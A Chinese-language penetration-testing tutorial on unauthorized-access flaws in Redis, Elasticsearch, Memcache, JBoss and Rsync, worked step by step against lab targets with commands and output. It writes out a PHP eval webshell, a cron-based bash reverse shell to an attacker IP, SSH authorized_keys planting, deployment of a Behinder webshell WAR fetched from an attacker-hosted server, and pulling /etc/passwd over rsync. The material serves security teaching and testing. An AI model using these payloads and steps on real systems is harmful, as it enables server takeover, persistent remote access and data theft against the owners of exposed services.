

未授权访问漏洞

未授权访问漏洞在平时的渗透测试中是比较常见的一种逻辑漏洞，由于开发程序员没有对访问者的身份进行有效的校验，导致攻击者可以在未登录的情况下或者是未允许的情况下访问网站资源。与未授权访问漏洞相似的一个漏洞叫越权漏洞，越权漏洞比未授权访问漏洞利用的条件更加苛刻一点，往往需要通过其他用户的身份参数进行越权访问，或者是通过高权限用户的“特有”路径url进行越权访问。本文只介绍基于不同服务、不同类型的未授权访问漏洞。下面介绍一个几种未授权访问漏洞的常见发现方法和如何测试与利用。

一、Redis未授权访问

Redis是一个开源的数据库，由于配置不当导致可以造成未授权访问，从而造成信息泄露。攻击者可以通过写木马到web根路径下进行webshell，也可以通过编写定时任务和将root用户写入公钥文件中，利用ssh登录服务器。

1.在靶机上开启redis服务

```
安装redis
centos 7
yum install redis-server -y

ubuntu
apt install redis-server -y
```

```
开启redis服务
redis-server /etc/redis.conf
```

redis服务默认端口是6379，如果在平时的渗透测试中用nmap、fscan等软件发现这个端口开放的，就可以试试redis未授权访问漏洞

2.如果redis对外开放服务，且没有进行认证的使用，攻击者就可以尝试使用远程连接命令进行连接，并且测试是否拥有读写权限。

```
[root@redis src]# ./redis-server &
[1] 2649
[root@redis src]# [2649] 10 Jul 06:38:39.747 # Warning: no config file specified, using the default config. In order to specify a config file use ./redis-server /path/to/redis.conf
[2649] 10 Jul 06:38:39.748 * Increased maximum number of open files to 10032 (it was originally set to 1024).

Redis 2.8.17 (00000000/0) 64 bit

Running in stand alone mode
Port: 6379
PID: 2649

http://redis.io

[2649] 10 Jul 06:38:39.749 # Server started, Redis version 2.8.17
[2649] 10 Jul 06:38:39.749 # WARNING overcommit_memory is set to 0! Background save may fail under low memory condition. To fix this issue add 'vm.overcommit_memory = 1' to /etc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to take effect.
[2649] 10 Jul 06:38:39.750 * DB loaded from disk: 0.001 seconds
[2649] 10 Jul 06:38:39.750 * The server is now ready to accept connections on port 6379
```

```
./redis-cli -h 192.168.124.108
```

```
(root@kali) - [/var/www/html]
# redis-cli -h 192.168.124.108
192.168.124.108:6379> info
# Server
redis_version:2.8.17
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:57c16d017f6e7cf1
redis_mode:standalone
os:Linux 3.10.0-862.el7.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.8.5
process_id:2649
run_id:8fe84ae242a2b8c5b3f809c3cc32e2f650f3ab29
tcp_port:6379
uptime_in_seconds:194
uptime_in_days:0
hz:10
lru_clock:9332081
config_file:
```

3.利用redis进行getshell，常见的方法有如下

- 向Web目录中写webshell的方式进行getshell
- 写corntab的方式进行getshell
- 写SSH key的方式进行getshell

3.1 通过web目录进行写webshell，然后进行getshell，但是有一个限制条件是web目录的根路径要知道。

```
config set dir /var/www/html
config set dbfilename shell.php
set 1 "<?php @eval($_POST['cmd']);?>"
save
```

```
192.168.124.108:6379> set name zhangsan
OK
192.168.124.108:6379> get name
"zhangsan"
192.168.124.108:6379> config set dir /var/www/html
OK
192.168.124.108:6379> config set dbfilename shell.php
OK
192.168.124.108:6379> set 1 "<?php @eval($_POST['cmd']);?>"
OK
192.168.124.108:6379> save
OK
192.168.124.108:6379> █
```

在靶机网站根目录下发现木马文件已经写入成功，可以利用蚁剑等工具进行连接

```
[root@redis src]# ls /var/www/html/
dump.rdb  shell.php
[root@redis src]# cat /var/www/html/shell.php
REDIS0006pnamzhangsang<?php @eval($_POST['cmd']);?>}019
*[root@redis src]#
```

3.2写corntab的方式进行getshell

kali开启监听:

```
nc -lvvp 9999
```

redis-cli配置如下:

```
config set dir /var/spool/cron/          #设置文件夹路径
config set dbfilename root              #修改备份文件名
set -.- "\n\n\n*/1 * * * * bash -i >& /dev/tcp/攻击机ip/9999 0>&1\n\n\n" #设置计划任务
save #保存
```

```
192.168.124.108:6379> config set dir /var/spool/cron
OK
192.168.124.108:6379> config set dbfilename root
OK
192.168.124.108:6379> set - "\n\n\n*/1 * * * * bash -i >& /dev/tcp/192.1
68.124.91/4444 0>&1\n\n\n"
OK
192.168.124.108:6379> save
OK
192.168.124.108:6379>
```

```
[root@redis src]# crontab -l
REDIS0006p->

*/1 * * * * bash -i >& /dev/tcp/192.168.124.91/4444 0>&1

ÿD4*x_M[root@redis src]#
```

```
(root@kali)-[~]
# nc -lvvp 4444
listening on [any] 4444 ...
192.168.124.108: inverse host lookup failed: Unknown host
connect to [192.168.124.91] from (UNKNOWN) [192.168.124.108] 37240
bash: no job control in this shell
[root@redis ~]#
```

3.3通过写SSH key的方式进行getshell

```
ssh-keygen -t rsa #本地生成公钥文件
```

```

(root@kali) - [~/ .ssh]
# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:n9tFTS+srX0bEwy3QzAt4Am3lW8qcyqQ+Bvauipzr0Q root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|      . 0.+0      |
|      + +00.      |
|      + .00.      |
|      .==0        |
|  E . S      * =0  |
| . . 0 . + * .0    |
| . . . 0 * 00      |
| 0.. 0... + + +    |
| +0+=00. 0 0 .0.   |
+-----[SHA256]-----+

```

将生成的公钥写入到文件中

```
(echo -e "\n\n\n\n"; cat id_rsa.pub; echo -e "\n\n\n\n") > ssh.txt
```

```

(root@kali) - [~/ .ssh]
# (echo -e "\n\n\n\n"; cat id_rsa.pub; echo -e "\n\n\n\n") > ssh.txt

(root@kali) - [~/ .ssh]
# cat ssh.txt

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCgBV0isdXNwcJZch3hc2S7F9NHksS44H5R
m8mAWSkRN4nWjNu1FsW6IClkB8SudSY5e+rW8YCKwvUcA0A00/w73QqGmKaJF9freJIyN3x0
coXyviT27AdWK2eUQpzmwdivx522VWmwoheIgXdumTia0LcjXFCTSG2x8m+q0B20Ipk0aQIj
yJhYkUp0zGHasULxTkfEyq3AdzitRYFn0/8eUswniDEZmAWoj1SoZ+FPdI9Moe0kzhLKqZyB
uvk7H+8cZBmFo32yEFhpd9r1Waw2y/2XTcKeBNYauJLMs47A0L3tYwHAX7JvE2XhQgrp3L7N
3m4dJCA4V2BlvT7gzjkCe+M3m2AtWuQ7dABmbi1o6QxT8d9734PMnAfQ3a4LG/aHjmqp4j9v
F7JSx7hfqWU3+icwXm6v1384WJ3z0xE8hRPRhWEx4knfK1lpQQbxo+/VIR9BoiL0wl7A0h9A
e5yfuaG03twI3IBk0ezAsKaE89Bdb0lgIB3AM6ileDKHmZU= root@kali

```

连接目标Redis，将保存的ssh公钥ssh.txt写入Redis中

```
cat ssh.txt | redis-cli -h 192.168.124.108 -x set hello
```

```
(root@kali) - [~/ .ssh]
# cat ssh.txt | redis-cli -h 192.168.124.108 -x set hello
OK
```

设置路径、文件、写入公钥

```
config get dir          # 获取redis备份的路径
config set dir /root/.ssh/
config set dbfilename "authorized_keys"
save
```

```
192.168.124.108:6379> CONFIG set dir /root/.ssh
OK
192.168.124.108:6379> CONFIG set dbfilename "authorized_keys"
OK
192.168.124.108:6379> get hello
"\n\n\n\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQCgBV0isdXNWcJZch3hc2S7F
9NHksS44H5Rm8mAWSkRN4nWjNu1FsW6IClKB8SudSY5e+rW8YCKWvUcA0A00/w73QqGmKaJF
9freJIyN3x0coXyviT27AdWK2eUQpzmwdix522VWmwoheIgXdumTia0LcjXFCTSG2x8m+q0
B20Ipk0aQIjyJhYkUp0zGHasULxTkfEyq3AdzitRYFn0/8eUswniDEZmAWoj1SoZ+FPdI9Mo
e0kzhLKqZyBuvk7H+8cZBmFo32yEFhpd9r1Waw2y/2XTcKeBNYauJLMs47A0L3tYwHAX7JvE
2XhQgrp3L7N3m4dJCA4V2BlvT7gzjKCe+M3m2AtWuQ7dABmbilo6QxT8d9734PMnAfQ3a4LG
/aHjmqp4j9vF7JSx7hfqWU3+icwXm6v1384WJ3z0xE8hRPRhWEx4knfK1lpQQbxo+/VIR9Bo
iL0wL7A0h9Ae5yfuaG03twI3IBk0ezAsKaE89Bdb01gIB3AM6ileDKHmZU= root@kali\n\n
\n\n\n\n\n"
192.168.124.108:6379> save
OK
192.168.124.108:6379> get dir
(nil)
192.168.124.108:6379> config get dir
1) "dir"
2) "/root/.ssh"
192.168.124.108:6379> █
```

```
ssh -i id_rsa root@192.168.246.128
```

免密登录靶机服务器


```
└─# ssh -i id_rsa root@192.168.124.108
The authenticity of host '192.168.124.108 (192.168.124.108)' can't be es
tablished.
ED25519 key fingerprint is SHA256:IgxzH0drSr+4Dr0Sc0juXubNaDL04yc5bmh6jF
9AYH4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.124.108' (ED25519) to the list of kn
own hosts.
Last login: Wed Jul 10 06:37:52 2024 from 192.168.124.90
[root@redis ~]# ifconfig ens33
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.124.108  netmask 255.255.255.0  broadcast 192.168.1
24.255
    inet6 fe80::1b5c:2915:60d1:5b67  prefixlen 64  scopeid 0x20<link
>
    ether 00:0c:29:c7:24:bb  txqueuelen 1000  (Ethernet)
    RX packets 199725  bytes 276255810 (263.4 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 46221  bytes 10170935 (9.6 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@redis ~]#
```

4. msf 下对于redis的利用模块

```
auxiliary/scanner/redis/file_upload
auxiliary/scanner/redis/redis_login
auxiliary/scanner/redis/redis_server
```

二、Elasticsearch未授权访问

ElasticSearch是一款Java编写的企业级搜索服务，ElasticSearch可以存储、检索数据；本身扩展性很好，可以扩展到上百台服务器，处理PB级别的数据，启动此服务默认会开放HTTP-9200端口，可被非法操作数据。如果在渗透测试中发现对方服务器开放了9200端口，可以对其进行Elasticsearch未授权访问测试。

1.开启elasticsearch靶场服务

```
docker-compose up -d
```

```

[root@redis vulhub]# cd elasticsearch/
[root@redis elasticsearch]# cd CVE-2015-1427/
[root@redis CVE-2015-1427]#
[root@redis CVE-2015-1427]# ls
1.png  docker-compose.yml  README.md
[root@redis CVE-2015-1427]# docker-compose up -d
WARN[0000] /root/vulhub/elasticsearch/CVE-2015-1427/docker-compose.yml: `version` is obsolete
[+] Running 1/0
  ✓ Container cve-2015-1427-es-1  Running
[root@redis CVE-2015-1427]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      2649/./redis-server
tcp        0      0 0.0.0.0:9200            0.0.0.0:*               LISTEN      2297/docker-proxy
tcp        0      0 0.0.0.0:9300            0.0.0.0:*               LISTEN      2281/docker-proxy
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      919/sshd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      919/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1068/master
tcp        0      0 192.168.124.108:22      192.168.124.90:35984    ESTABLISHED 2626/sshd: root@pts
tcp        0      0 192.168.124.108:6379    192.168.124.91:33648    ESTABLISHED 2649/./redis-server
tcp        0      0 192.168.124.108:22      192.168.124.91:60508    ESTABLISHED 2871/sshd: root@pts
tcp6       0      0 :::6379                 :::*                    LISTEN      2649/./redis-server
tcp6       0      0 :::9200                 :::*                    LISTEN      2302/docker-proxy
tcp6       0      0 :::9300                 :::*                    LISTEN      2285/docker-proxy
tcp6       0      0 :::22                   :::*                    LISTEN      919/sshd
tcp6       0      0 :::1:25                 :::*                    LISTEN      1068/master

```

2.对靶机进行访问，访问api接口信息，会直接回显服务器的相关信息，常用的api接口如下

<http://localhost:9200/ nodes>

<http://localhost:9200/ nodes?pretty>


<http://localhost:9200/ cat/indices>

<http://localhost:9200/ plugin/head/>

<http://localhost:9200/ status>

<http://localhost:9200/ river>

<http://localhost:9200/ search?pretty>



利用可视化软件ElasticHD远程连接，就可以看到节点服务器的数据

```
wget https://github.com/360EntSecGroup-Skylar/ElasticHD/releases/download/1.4/elasticHD_linux_amd64.zip #kali下载安装包
unzip elasticHD_linux_amd64.zip
#解压安装包
chmod 777ElasticHD
#给软件权限，可读可写可执行
exec ./ElasticHD -p 127.0.0.1:9800
#执行服务
```




```
# unzip elasticHD_linux_amd64.zip
Archive: elasticHD_linux_amd64.zip
  inflating: ElasticHD

(root@kali) - [~/tools/auth]
# ls
ElasticHD elasticHD_linux_amd64.zip

(root@kali) - [~/tools/auth]
# cd E
cd: no such file or directory: E

(root@kali) - [~/tools/auth]
# ll
total 28652
-rwxr-xr-x 1 root root 22871350 Jun 29 2017 ElasticHD
-rw-r--r-- 1 root root 6464861 Dec 8 2021 elasticHD_linux_amd64.zip

(root@kali) - [~/tools/auth]
# ./ElasticHD
To view elasticHD console open http://0.0.0.0:9800 in browser
```



三、Memcache未授权访问

Memcache能够提供临时数据存储服务，可以提高网站的整体性能，但由于memcache安全设计缺陷，默认开放的端口是11211，导致不需要密码就可以访问，攻击者可以直接连接服务器的11211端口获取数据库中的信息，导致信息泄露。

1.首先可以利用nmap、fscan等工具对测试范围的站点进行信息收集

```
# nmap -sV -p 11211 192.168.246.128
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-07 19:43 CST
Nmap scan report for 192.168.246.128 (192.168.246.128)
Host is up (0.00012s latency).

PORT      STATE SERVICE VERSION
11211/tcp  closed memcache

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

2.通过telnet ip地址 端口来访问Memcache，连接到终端后输入stats项目验证漏洞的存在

```
telnet 192.168.246.128 11211
```

3.可以执行指令

```
stats items
```

查看缓存

```
stats cachedump 3 0
```

读取缓存key

```
get value可以读取敏感信息
```

3.更多memcached指令可参考如下链接：

<https://www.runoob.com/Memcached/Memcached-tutorial.html>

四、JBoss未授权访问

Jboss是一个基于J2EE的开放源代码的应用服务器，攻击者可以通过未授权访问管理控制台,通过该漏洞,可以上传木马文件，造成命令执行等操作。

1.启动jboss未授权环境（CVE-2017-7504）

```
docker-compose up -d
```

```
[root@redis CVE-2017-7504]# pwd
/root/vulhub/jboss/CVE-2017-7504
[root@redis CVE-2017-7504]# docker-compose up -d
WARN[0000] /root/vulhub/jboss/CVE-2017-7504/docker-compose.yml: `version` is obsolete
[+] Running 10/10
  ✓ jboss Pulled
  ✓ db0035920883 Already exists
  ✓ a9ebd83b4a47 Already exists
  ✓ 02ef9e65a664 Already exists
  ✓ b2786dccb0cc Already exists
  ✓ 1b809e89f352 Already exists
  ✓ bf313a79ccc8 Already exists
  ✓ 523524c34911 Pull complete
  ✓ a0cca67aa589 Pull complete
  ✓ 612b2bde4172 Pull complete
[+] Running 2/2
  ✓ Network cve-2017-7504_default Created
  ✓ Container cve-2017-7504-jboss-1 Started
[root@redis CVE-2017-7504]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6379           0.0.0.0:*               LISTEN      2649/./redis-server
tcp        0      0 0.0.0.0:8080           0.0.0.0:*               LISTEN      3217/docker-proxy
tcp        0      0 0.0.0.0:9200           0.0.0.0:*               LISTEN      2297/docker-proxy
tcp        0      0 0.0.0.0:9300           0.0.0.0:*               LISTEN      2281/docker-proxy
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      919/sshd
```

2.访问网站的url, 如果想要访问jboss数据需要登录(默认账号密码为admin/admin)



3.开启http服务, 让靶机去访问下载攻击机的shell.war文件

jar -cvf war包名.war 加入war包的文件名



```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.19045.4529]
(c) Microsoft Corporation. 保留所有权利。

D:\RedTeamTools\gui_webshell\Behinder4\server>jar -cvf shell.war shell.jsp
已添加清单
正在添加: shell.jsp(输入 = 612) (输出 = 449) (压缩了 26%)

D:\RedTeamTools\gui_webshell\Behinder4\server>s_
```


```
D:\RedTeamTools\gui_webshell\Behinder4\server>python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```



Directory listing for /

- [shell.ashx](#)
- [shell.asp](#)
- [shell.aspx](#)
- [shell.jsp](#)
- [shelljspx](#)
- [shell.php](#)
- [shell.war](#)
- [shell_java9.jsp](#)
- [shell_uni.jsp](#)

3.访问未授权访问页面http://目标ip:8080/jmx-console/, 利用jboss.deployment模块上传shell



Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL		(no description)
Invoke			

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL	http://192.168.124.90/shell.v	(no description)
Invoke			

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)
Invoke			

上传成功后，访问url可以进行webshell

← → ↻ 🏠 ⚠️ 不安全 192.168.124.108:8080/jmx-console/HtmlAdaptor

应用 云服务器 工作 使用手册 在线工具 web ui 工具 工具下载 漏洞提交 开发环境 CTF知



JMX MBean Operation Result addURL()

[Back to Agent View](#)
[Back to MBean View](#)
[Reinvoke MBean Operation](#)

Operation completed successfully without a return value.



通过冰蝎连接木马

```
java -jar Behinder.jar
```

新增Shell

URL:

脚本类型:

jsp

加密类型:

☒ 默认 ☐ 自定义

 * 默认: 使用冰蝎v3.0内置加密模式

连接密码:

分类:

default

自定义请求头:

请输入自定义请求头Key:value对, 一行一个, 如: User-Agent: Just_For_Fun

备注:

请输入备注信息

取消

保存



五、Rsync未授权访问

rsync是linux下的一款数据备份工具，rsync支持通过rsync协议、ssh协议来进行远程文件传输服务。rsync协议默认开放的端口是873端口，如果目标服务器开启了rsync服务，且没有配置ACL限制或是访问密码，我们就可以通过rsync读写目标服务器文件。在平时的渗透测试中，如果目标服务器端口出现873端口，则可以尝试rsync未授权访问。

1.开启rsync未授权访问漏洞靶场（默认端口是873端口）

```
docker-compose ud -d
```



```
[+] Running 2/2
✓ Network common_default Created 0.1s
✓ Container common-rsync-1 Started 0.4s
[root@redis-common]# pwd
/root/vulhub/rsync/common
[root@redis-common]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:873             0.0.0.0:*               LISTEN
4271/docker-proxy
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN
2649/./redis-server
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN
3217/docker-proxy
tcp        0      0 0.0.0.0:9200            0.0.0.0:*               LISTEN
2297/docker-proxy
tcp        0      0 0.0.0.0:9300            0.0.0.0:*               LISTEN
2281/docker-proxy
```

2.由于该服务器没有设置ACL限制和访问密码，导致可以远程连接造成未授权访问（可以访问到服务器的资源信息）

```
rsync rsync://192.168.83.219:873/src
```

```
(root@kali) - [~/Desktop]
# rsync rsync://192.168.83.219:873/src
drwxr-xr-x      28 2024/07/10 09:36:02 .
-rwxr-xr-x       0 2024/07/10 09:36:02 .dockerenv
-rwxr-xr-x    101 2024/05/28 00:26:15 docker-entrypoint.sh
drwxr-xr-x       6 2018/01/21 13:42:04 bin
drwxr-xr-x       6 2017/07/13 09:01:05 boot
drwxr-xr-x       6 2024/07/10 09:36:01 data
drwxr-xr-x    340 2024/07/10 09:36:02 dev
drwxr-xr-x     66 2024/07/10 09:36:02 etc
drwxr-xr-x       6 2017/07/13 09:01:05 home
drwxr-xr-x     21 2018/01/21 13:42:05 lib
drwxr-xr-x     34 2017/10/08 20:00:00 lib64
drwxr-xr-x       6 2017/10/08 20:00:00 media
drwxr-xr-x       6 2017/10/08 20:00:00 mnt
drwxr-xr-x       6 2017/10/08 20:00:00 opt
dr-xr-xr-x       0 2024/07/10 09:36:02 proc
drwx-----    37 2017/10/08 20:00:00 root
drwxr-xr-x     80 2024/07/10 09:37:24 run
drwxr-xr-x  4,096 2017/10/08 20:00:00 sbin
drwxr-xr-x       6 2017/10/08 20:00:00 srv
dr-xr-xr-x       0 2024/07/10 09:36:02 sys
drwxrwxrwt       6 2024/07/10 09:35:52 tmp
drwxr-xr-x     42 2017/10/08 20:00:00 usr
drwxr-xr-x     17 2017/10/08 20:00:00 var
```

利用rsync下载任意文件

```
rsync rsync://192.168.83.219:873/src/etc/passwd ./
cat passwd
```

```
(root@kali) - [~/Desktop]
# rsync rsync://192.168.83.219:873/src/etc/passwd ./

(root@kali) - [~/Desktop]
# ls
passwd  shell.jsp

(root@kali) - [~/Desktop]
# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
